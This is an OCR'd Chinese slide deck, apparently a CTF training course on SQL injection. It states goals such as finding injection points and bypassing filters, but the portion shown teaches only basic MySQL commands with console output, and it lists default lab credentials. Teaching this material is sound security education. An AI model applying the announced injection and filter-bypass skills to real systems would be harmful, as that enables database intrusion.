SQL 注入

北京联合大学 glzjin

能力要求


- 能够找寻到注入点。
- 能够判断后端数据库是什么类型。
- 能够绕过各种过滤。

SQL语句入门

- 环境：LAMP


SQL语句入门

- SSH 连接
- 用户名：root
- 密码：123456




SQL语句入门

- 打开 Mysql 的命令行客户端，连接数据库
- 用户名：root
- 密码：root



SQL语句入门

- show databases;
- 查看数据库中所有数据库。



SQL语句入门


- create database test;

- 创建一个名为 test 的数据库。

```
...ath — -fish | ...7.207.8 | ...m -p 28162 | +
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
4 rows in set (0.02 sec)

[mysql> create databases test;                                    ]
ERROR 1064 (42000): You have an error in your S
QL syntax; check the manual that corresponds to
 your MySQL server version for the right syntax
 to use near 'databases test' at line 1
[mysql> create database test;                                     ]
Query OK, 1 row affected (0.00 sec)

[mysql> show databases;                                           ]
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| test               |
+--------------------+
5 rows in set (0.00 sec)
```


SQL语句入门

- use test;
- 切换当前数据库为 test。



SQL语句入门

- create table users (
- id int(11),
- name varchar(255)
-);
- 创建一个名为 users 的表，其中具有两列 id 和 name。



SQL语句入门

- show tables;
- 展示数据库中已有的表。

```
...ath — -fish | ...v/iis — | ...m -p 28162 | +

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| test               |
+--------------------+
5 rows in set (0.00 sec)

mysql> use test;
Database changed
mysql> create table users(id int(11), name varc
har(255));
Query OK, 0 rows affected (0.08 sec)

mysql> show tables;
+----------------+
| Tables_in_test |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)
```


SQL语句入门

- desc users;
- 展示表结构。

```
...ath — -fish | ...v/iis — | ...m -p 28162 | +
[mysql> create table users(id int(11), name varc]
 har(255));
 Query OK, 0 rows affected (0.08 sec)

[mysql> show tables;                            ]
 +----------------+
 | Tables_in_test |
 +----------------+
 | users          |
 +----------------+
 1 row in set (0.00 sec)

[mysql> desc users;                                                    ]
 +-------+-------------+------+-----+---------+
 -------+
 | Field | Type        | Null | Key | Default |
  Extra |
 +-------+-------------+------+-----+---------+
 -------+
 | id    | int(11)     | YES  |     | NULL    |
        |
 | name  | varchar(255) | YES  |     | NULL    |
       |
 +-------+-------------+------+-----+---------+
 -------+
 2 rows in set (0.16 sec)
```


SQL语句入门

- insert into users values(1,’glzjin'),(2,'buu');
- 插入两条数据。
- 1 glzjin
- 2 buu



SQL语句入门

- select * from users;
- 查询所有数据



SQL语句入门

- select * from users order by id desc;

- id 列降序查询。

```
...ath — -fish | ...v/iis — | ...m -p 28162 | +
       |
| name  | varchar(255) | YES  |     | NULL    |
       |
+-------+--------------+------+-----+---------+
-------+
2 rows in set (0.16 sec)

[mysql> insert into users values(1,'glzjin'),(2,]
'buu');
Query OK, 2 rows affected (0.01 sec)
Records: 2  Duplicates: 0  Warnings: 0

[mysql> select * from users;                    ]
+------+--------+
| id   | name   |
+------+--------+
|    1 | glzjin |
|    2 | buu    |
+------+--------+
2 rows in set (0.00 sec)

[mysql> select * from users order by id desc;   ]
+------+--------+
| id   | name   |
+------+--------+
|    2 | buu    |
|    1 | glzjin |
```

SQL语句入门

- select * from users limit a offset b;

- b 起始（从 0 开始） 查询 a 行。

```
...ath — -fish | ...v/iis — | ...m -p 28162 | +
+------+--------+
| id   | name   |
+------+--------+
|    2 | buu    |
|    1 | glzjin |
+------+--------+
2 rows in set (0.01 sec)

[mysql> select * from users limit 1 offset 2;   ]
Empty set (0.00 sec)

[mysql> select * from users limit 1 offset 1;   ]
+------+------+
| id   | name |
+------+------+
|    2 | buu  |
+------+------+
1 row in set (0.00 sec)

[mysql> select * from users limit 1 offset 0;   ]
+------+--------+
| id   | name   |
+------+--------+
|    1 | glzjin |
+------+--------+
1 row in set (0.00 sec)
```

SQL语句入门

- update users set name='glz' where id=1;

